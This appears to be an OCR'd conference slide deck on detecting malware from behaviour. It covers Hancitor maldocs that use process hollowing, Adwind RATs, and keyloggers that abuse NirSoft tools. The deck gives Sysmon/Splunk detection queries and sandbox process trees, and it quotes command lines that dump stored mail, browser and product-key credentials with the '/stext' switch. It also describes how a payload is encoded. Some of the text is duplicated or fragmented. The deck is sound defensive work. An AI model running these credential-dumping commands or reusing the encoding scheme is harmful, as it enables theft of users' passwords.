Recently I found a variant that no longer writes the EXE to disk, but runs it with a technique called process replacement or process hollowing.

This sample (MD5 [B107F3235057BB2B06283030BE8F26E4](#)) contains VBA code that extracts encoded shellcode from a form property, injects it in the Word process and runs it. The shellcode contains both 32-bit and 64-bit code. If the Word process is a 32-bit process, the VBA code will execute the 32-bit shellcode, else if it is a 64-bit process it will execute the 64-bit shellcode.

The encoded, embedded EXE is embedded in the Word document via a PNG image. The encoded EXE is appended to a 1-pixel PNG image, which is inserted in the Word document. The EXE is base64 encoded, and then each base64 character is XORed with 15 and then has 3 subtracted from it. The encoded EXE is prefixed by string STARFALL followed by 4 bytes (2 bytes contain the size of the encoded EXE, 0x5AAC).

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	%PNG.....IHDR
0010h:	00	00	00	01	00	00	00	01	10	02	00	00	01	B7	E0	BF	.....à
0020h:	0B	00	00	00	09	70	48	59	73	00	00	05	6A	00	00	04	....pHYs....j...

# How do you know Evil? (OSINT)

The screenshot shows a web browser displaying two separate forum posts from different websites.

**Top Post (SANS ISC InfoSec Forums):**

- Title:** Hancitor Maldoc Bypasses Application Whitelisting
- Description:** For about two months I've seen malicious documents dropping Hancitor malware with the following method: VBA code injects shellcode in the Word process, this shellcode extracts an embedded EXE from the Word document to disk, and
- Social sharing icons:** Facebook, Twitter, LinkedIn

**Bottom Post (Blog by Didier Stevens):**

- Date:** Wednesday 2 November 2016
- Title:** Maldoc With Process Hollowing Shellcode
- Author:** Didier Stevens
- Content Summary:** Last week I came across a new Hancitor maldoc sample. This sample contains encoded shellcode that starts a new (suspended) explorer.exe process, injects its own code (an embedded, encoded exe) and executes it. This process hollowing technique bypasses application whitelisting.
- Text Below Summary:** This maldoc uses VBA macros (no surprise) to execute its payload.

# How do you know Evil? (OSINT)

**virus****total**

SHA256: 5d077b1341a6472f02aac89488976d4395a91ae4f23657b0344da74f4a560c8d  
File name: billing\_doc\_66820.doc  
Detection ratio: 34 / 54  
Analysis date: 2016-11-06 12:18:43 UTC ( 20 hours, 56 minutes ago )

Analysis File detail Relationships Additional information Comments 4

**File identification**

MD5	b107f3235057bb2b06283030be8f26e4
SHA1	b12d2984830eee5ef668032cc13691706efce4a5
SHA256	5d077b1341a6472f02aac89488976d4395a91ae4f2

[General Discussions](#)  
[Industry News](#)  
[Network Security](#)  
[Penetration Testing](#)  
[Software Security](#)

**Questions? Feedback?**  
[Please click here to let us know.](#) [Report Bugs Here](#)

**VirusTotal metadata**

First submission	2016-10-26 14:32:49 UTC ( 1 week, 4 days ago )
Last submission	2016-11-02 12:39:33 UTC ( 4 days, 20 hours ago )
File names	billing_doc_529100.doc billing_doc_346183.doc billing_doc_51802.doc billing_doc_83284.doc billing_doc_18584.doc billing_doc_54258.doc billing_doc_25541.doc billing_doc_22547.doc billing_doc_63525.doc billing_doc_919293.doc

ng/21683/

First submission: 2016-10-26

Whitelisting

Incitor malware with the following method: VBA code

word process is a 32-bit process, the VBA execute the 64-bit shellcode.

The encoded, embedded EXE is embedded 1-pixel PNG image, which is inserted in the character is XORed with 15 and then has 3 by 4 bytes (2 bytes contain the size of the

0	1	2	3	4	5	6	7	8	
0000h:	89	50	4E	47	0D	0A	1A	0A	00
0010h:	00	00	00	01	00	00	00	01	10
0020h:	0B	00	00	00	09	70	48	59	73

# Advanced Detection (Hancitor)


## Hancitor samples using process injection (hollowing)

**PROC: Office spawns explorer.exe for process injection**

<b>aca3daf2d346dc9f1d877f53cfa93e6e</b>	<b>irs_scanned_899383.doc</b>	<b>(2016-10-20)</b>
b41f2365f8a44305bdc0e485100b3a0c	swisssign.com_irs_subpoena.doc	(2016-10-24)
5d3a733a05ee7e016ce9bd1789dfb993	statement_post.ch_83780.doc	(2016-10-25)
<b>b107f3235057bb2b06283030be8f26e4</b>	<b>billing_doc_83343.doc</b>	<b>(2016-10-26)</b>
55f5f681aad3f63b575d69703c53c8b1	subpoena_epaynet.com.doc	(2016-10-31)
88d60c264a9c3426c081a2cb56e3a879	order_631085.doc	(2016-11-07)
9d54e3bf831a159032ad86bbf0413a30	contract_154727.doc	(2016-11-10)

Same sample as  
on ISC SANS blog

# Advanced Detection (Hancitor)



JOe Sandbox Cloud<sup>PRO</sup>

## Startup

- system is w7\_1
- WINWORD.EXE (PID: 564 MD5: 113371C5AC72FCE072F707C55E7845B9)
  - explorer.exe (PID: 2608 MD5: 8B88EBBB05A0E56B7DCC708498C02B3E)
- cleanup

# Advanced Detection (Hancitor)

```
alert_office_spawn_system_process
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
explorer.exe OR svchost.exe  
| search (Image="*\\explorer.exe" OR Image="*\\svchost.exe")  
(ParentImage="*\\winword.exe" OR ParentImage="*\\excel.exe")
```

→ Some false hits from «excel.exe» (needs tuning)

The screenshot shows the Joe Sandbox Cloud PRO interface. At the top, there's a dark header bar with the logo 'JOe Sandbox Cloud<sup>PRO</sup>'. Below it, a white section titled 'Startup' contains a list of processes:


- system is w7\_1
- WINWORD.EXE (PID: 564 MD5: 113371C5AC72FCE072F707C55E7845B9)
  - explorer.exe (PID: 2608 MD5: 8B88EBBB05A0E56B7DCC708498C02B3E)
- cleanup

# Advanced Detection (Hancitor)

```
alert_office_process_injection
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="8"  
explorer.exe OR svchost.exe  
| search  
(TargetImage="*\\explorer.exe" OR TargetImage ="*\\svchost.exe")  
(SourceImage="*\\winword.exe" OR SourceImage="*\\excel.exe")
```


→ No false hits from process injection



Source: Malware Analysis (own samples)



# Automating Malware Analysis



# Automating Malware Analysis

## \* 180 Behavior Rules

21 FILE – file system

8 NET – network

20 PERS – persistence methods

### **52 PROC – process activity**

4 REG – registry activity

21 SIG – sandbox signature

54 YARA – YARA rule matches (file, memory, pcap)

# Detecting Java RATs (Adwind)

**Java RAT (Adwind) behavior analysis**

**132 JAR samples analyzed**

**122 PERS: calls 'reg add' to create '..\CurrentVersion\Run' key  
(2015-01-05 - ...)**

15 PERS: creates reg key 'CurrentVersion\Run' to exec malware in '%APPDATA%'

**113 PROC: started 'java\*.exe' from %APPDATA%\Oracle [Java RAT Adwind]  
(2015-10-05 - ...)**

**118 PROC: uses 'xcopy' to copy JRE to %APPDATA%\Oracle [Java RAT Adwind]  
(2015-10-18 - ...)**

18 YARA: pcap\_java\_rat\_unknown\_1

34 YARA: pcap\_java\_rat\_unknown\_2

24 NET: using non-std TCP ports (not http[s], smtp, 587) - likely RATs

# Detecting Keyloggers

CommandLine: <PATH-TO-EXE>\\*.exe /stext <PATH-TO-TXT>\\*.txt

**memstr\_Limitless\_Logger** 30  
logff.txt, logmail.txt

**memstr\_Predator\_Pain** 149  
holdermail.txt, holderwb.txt,  
holderskypeview.txt, holderprodkey.txt

**memstr\_HawkEye\_Keylogger** 134  
holdermail.txt, holderwb.txt, Mail.txt, Web.txt

**memstr\_iSpy\_Logger** 5  
Browser.txt, Mail.txt

**memstr\_KeyBase\_Keylogger** 36  
Mails.txt, Browsers.txt

→ 347 samples (abusing NirSoft Tools for password «recovery»)

# KeyBase Keylogger (OSINT)

← → C Home Submissions Resources Contact

<https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfd8c7>

 PAYLOAD SECURITY

## Hybrid Analysis

 Tip: Click an analysed process below to view more details.

Analysed 12 processes in total (System Resource Monitor).

- └  [Input Sample](#) (PID: 2988)
  - └  [app.exe](#) (PID: 2632)
    - └  [app.exe](#) (PID: 3564) ↗
      - └  [app.exe /stext %ALLUSERSPROFILE%\Mails.txt](#) (PID: 3724)
      - └  [app.exe /stext %ALLUSERSPROFILE%\Browsers.txt](#) (PID: 2248)
    - └  [app.exe](#) (PID: 2540) ↗
      - └  [app.exe /stext %ALLUSERSPROFILE%\Mails.txt](#) (PID: 1124)
      - └  [app.exe /stext %ALLUSERSPROFILE%\Browsers.txt](#) (PID: 980)
    - └  [app.exe](#) (PID: 3572)
    - └  [app.exe](#) (PID: 3692)
    - └  [app.exe](#) (PID: 4004)
    - └  [app.exe](#) (PID: 884)

# KeyBase Keylogger (OSINT)

The screenshot shows a browser window with the URL <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfd8c7>. The page title is "PAYLOAD SECURITY". The main content area displays the analysis results for a sample, including a tree view of processes and a tip message.

## Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 12 processes in total ([System Resource Monitor](#)).

- └ [Input Sample](#) (PID: 2988)
  - └ [app.exe](#) (PID: 2632)
    - └ [process \(PID: 2624\)](#)

The screenshot shows a browser window with the URL <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfd8c7>. The page title is "PAYLOAD SECURITY". The main content area displays emerging threat events.

## Emerging Threats

Event	Category	Description
185.31.159.147:80 (TCP)	A Network Trojan was detected	ET TROJAN <b>KeyBase</b> Keylogger Checkin
185.31.159.147:80 (TCP)	A Network Trojan was detected	ET TROJAN <b>KeyBase</b> Keylogger HTTP Pattern

# iSpy Keylogger (OSINT)

The screenshot shows a web browser displaying the Hybrid Analysis platform. The URL in the address bar is <https://www.hybrid-analysis.com/sample/a55a2c04e8cc2e4895c3e0532e673dc470556b>. The page header includes the PAYLOAD SECURITY logo, navigation links for Home, Submissions, Resources, and Contact, and a tip message: "Tip: Click an analysed process below to view more details." A note states "Analysed 6 processes in total (System Resource Monitor)." Below this, a tree view shows the analyzed processes:

- Input Sample (PID: 3192)
  - service.exe (PID: 2584)
    - vbc.exe /stext "%APPDATA%\Helper\Browser.txt" (PID: 4084)
    - vbc.exe /stext "%APPDATA%\Helper\Mail.txt" (PID: 4036)
    - vbc.exe /stext "%APPDATA%\Helper\Mess.txt" (PID: 764)
    - vbc.exe /stext "%APPDATA%\Helper\OS.txt" (PID: 2300)

# iSpy Keylogger (OSINT)

The screenshot shows the Hybrid Analysis interface with two tabs open, both displaying the URL <https://www.hybrid-analysis.com/sample/a55a2c04e8cc2e4895c3e0532e673dc470556b>.

The top tab is titled "Extracted Strings". It features a green "Tip" box with the text "Tip: Click a string to search for it in the analysis". Below the tip are several download options: "Interesting (111)", "All Strings (640)", "OS.txt (23)", and two links starting with "a55a2c04e8cc2e4895c3e...".

The bottom tab shows a file tree under "Input Sample" with a selected file named "service.exe". The file has four sub-components: "vbe1.dll", "vbe2.dll", "vbe3.dll", and "vbe4.dll". The "vbe4.dll" component contains the extracted strings.

The extracted strings listed are:

- @.reloc
- @@@44442LPM
- @@A.ABB9ABBA@@@C>>D<<C999D777D555D344C222D000D///D...D---C,,D+,+D++D++C++D++D,,D
- @Z[[
- D\\$\[\[.WXX-RSS-NOO-JKK-GGG-DDD-ABA-???.-->=--<<<-<<<-<=>=-???.AAA-CCC-EFF-HII-KLL-NOO-RS
- [iSpy Keylogger - Error] Function: GetRequestStream
- [iSpy Keylogger - Error] Function: GetRequestStreamLine: OColumn: OMessage: The operation has timed outStack

# Detecting Keyloggers

```
CommandLine: <PATH-TO-EXE>\*.exe /stext <PATH-TO-TXT>\*.txt
```


```
alert_sysmon_suspicious_stext_cmdline
```

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1" stext  
| search CommandLine="* /stext *"
```

→ No false hits in >5 months

But why does it use «/stext» parameter ???

# Detecting Keyloggers



Google search results for "nirsoft tools +"stext" -text". The results page shows a red box highlighting the first result, which is a Google Books result for "Seven Deadliest USB Attacks".

nirsoft tools +"stext" -text

All Images Shopping Videos News More ▾ Search tools

About 800 results (0,83 seconds)

**Seven Deadliest USB Attacks - Page 36 - Google Books Result**  
<https://books.google.ch/books?isbn=1597495549>  
Brian Anderson, Barbara Anderson - 2010 - Computers  
.Nepv.exe /stext %tmplog% >> %log% 2>&1 Messenger Password Recovery MessenPass is ... This  
**Nirsoft tool** can be found at [www.nirsoft.net/utils/mspass.html](http://www.nirsoft.net/utils/mspass.html).

**The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the ...**  
<https://books.google.ch/books?isbn=1449626378>  
Bill Blunden - 2012 - Computers  
Table 9.1 Volatile Data Collection Data Example Command Line **Tool** Suite Host ... Native \Windows  
**tool** Network endpoints cports.exe /stext filename.txt **NirSoft** ...

**NirBlog: Latest Utilities Changes - NirSoft**  
[www.nirsoft.net/blog/2008/10/latest-utilities-changes.html](http://www.nirsoft.net/blog/2008/10/latest-utilities-changes.html) ▾  
Oct 30, 2008 - Here's a small summary of latest changes in **NirSoft utilities**: ... using UCS-2 Little  
Endian format for the /stext output, instead of the normal ANSI, ...

# Detecting Keyloggers

The screenshot shows a Google search results page. The search query is "nirsoft tools +"stext" -text". The results list includes several links, with the first result being "Mail Password Viewer". A red box highlights the link to "Mail Password Viewer" and the command-line argument shown in the snippet below it.

**Mail Password Viewer**

Mail PassView is a tool that can reveal the password and account details for numerous e-mail clients. The supported clients include Outlook Express, Microsoft Outlook 2000/2002/2003/2007, Windows Mail, Windows Live Mail, IncrediMail, Eudora, Netscape 6.x/7.x (without master password encryption), Mozilla Thunderbird (without master password encryption), Group Mail Free, Yahoo! Mail (if stored in Yahoo! Messenger application), Hotmail/MSN mail (if stored in MSN/Windows/Live Messenger application), and Gmail (if stored in Gmail Notifier application, Google Desktop, or by Google Talk). Once again, this is another Nirsoft tool and updates can be found at [www.nirsoft.net/utils/mailpv.html](http://www.nirsoft.net/utils/mailpv.html).

```
.\mailpv.exe /stext %tmp% >> %log% 2>&1
```

**NirBlog: Latest Utilities Changes - NirSoft**

[www.nirsoft.net/blog/2008/10/latest-utilities-changes.html](http://www.nirsoft.net/blog/2008/10/latest-utilities-changes.html) ▾

Oct 30, 2008 - Here's a small summary of latest changes in **NirSoft utilities**: ... using UCS-2 Little Endian format for the /stext output, instead of the normal ANSI, ...

# Detecting Keyloggers

The screenshot shows a Google search results page. The search query is "nirsoft tools +"stext" -text". The results list several tools, with the second result being "Internet Explorer Password Viewer". A red box highlights the URL of this result, which is "http://www.nirsoft.net/utils/internet\_explorer\_password.html". Another red box highlights a command-line argument from the tool's usage information: ".\iepv.exe /stext %tmplog% >> %log% 2>&1".

nirsoft tools +"stext" -text

All

**Mail Password Viewer**  
Mail PassView is a tool that can reveal the password and account details for numer-

**Internet Explorer Password Viewer**  
Internet Explorer PassView is another tool from Nirsoft designed to provide pass-  
word management, which can reveal passwords that have been stored in the browser.  
This utility can recover three different types of passwords: AutoComplete, HTTP  
authentication passwords, and FTP. It gathers these by parsing Windows protected  
storage, the registry, and a credential file. Known issues exist starting with Internet

Explorer 7.0 because Microsoft is changing the way in which some passwords are  
stored, so limitations may be encountered. The most recent versions of this software  
include the ability to read offline or external sources if you know the password of the  
last logged-on user for this profile. Check this site if updated versions are required:  
[www.nirsoft.net/utils/internet\\_explorer\\_password.html](http://www.nirsoft.net/utils/internet_explorer_password.html).

.\iepv.exe /stext %tmplog% >> %log% 2>&1

# Detecting Keyloggers

The screenshot shows a Google search results page. The search query is "nirsoft tools +"stext" -text". The results list several Nirsoft tools, with the "Product Key Recovery" section highlighted by a red box.

**Mail Password Viewer**  
Mail PassView is a tool that can reveal the password and account details for numer-

**Internet Explorer Password Viewer**  
Internet Explorer PassView is another tool from Nirsoft designed to provide pass-

**Product Key Recovery**  
ProduKey, a tool from Nirsoft, presents the product identifier and the associated keys for Microsoft products installed on the system. Microsoft Office 2003/2007, Exchange, SQL, and even operating system (including Windows 7) keys can be extracted using this. It is also capable of gathering keys from remote systems if permissible and includes additional customizable command options for your convenience. The following location contains additional information regarding this tool: [www.nirsoft.net/utils/product\\_cd\\_key\\_viewer.html](http://www.nirsoft.net/utils/product_cd_key_viewer.html).

```
.\produkey.exe /nosavereg /stext "%tmplog%" /remote %computername%>> %log% 2>&1
```

# Detecting Locky Ransomware

- \* **Continuously (daily) analysing malspam samples**
  - Ransomware (Locky, NELocker, Cerber, TeslaCrypt et.al.)
- \* Know malicious behavior (e.g. process tree, command lines)
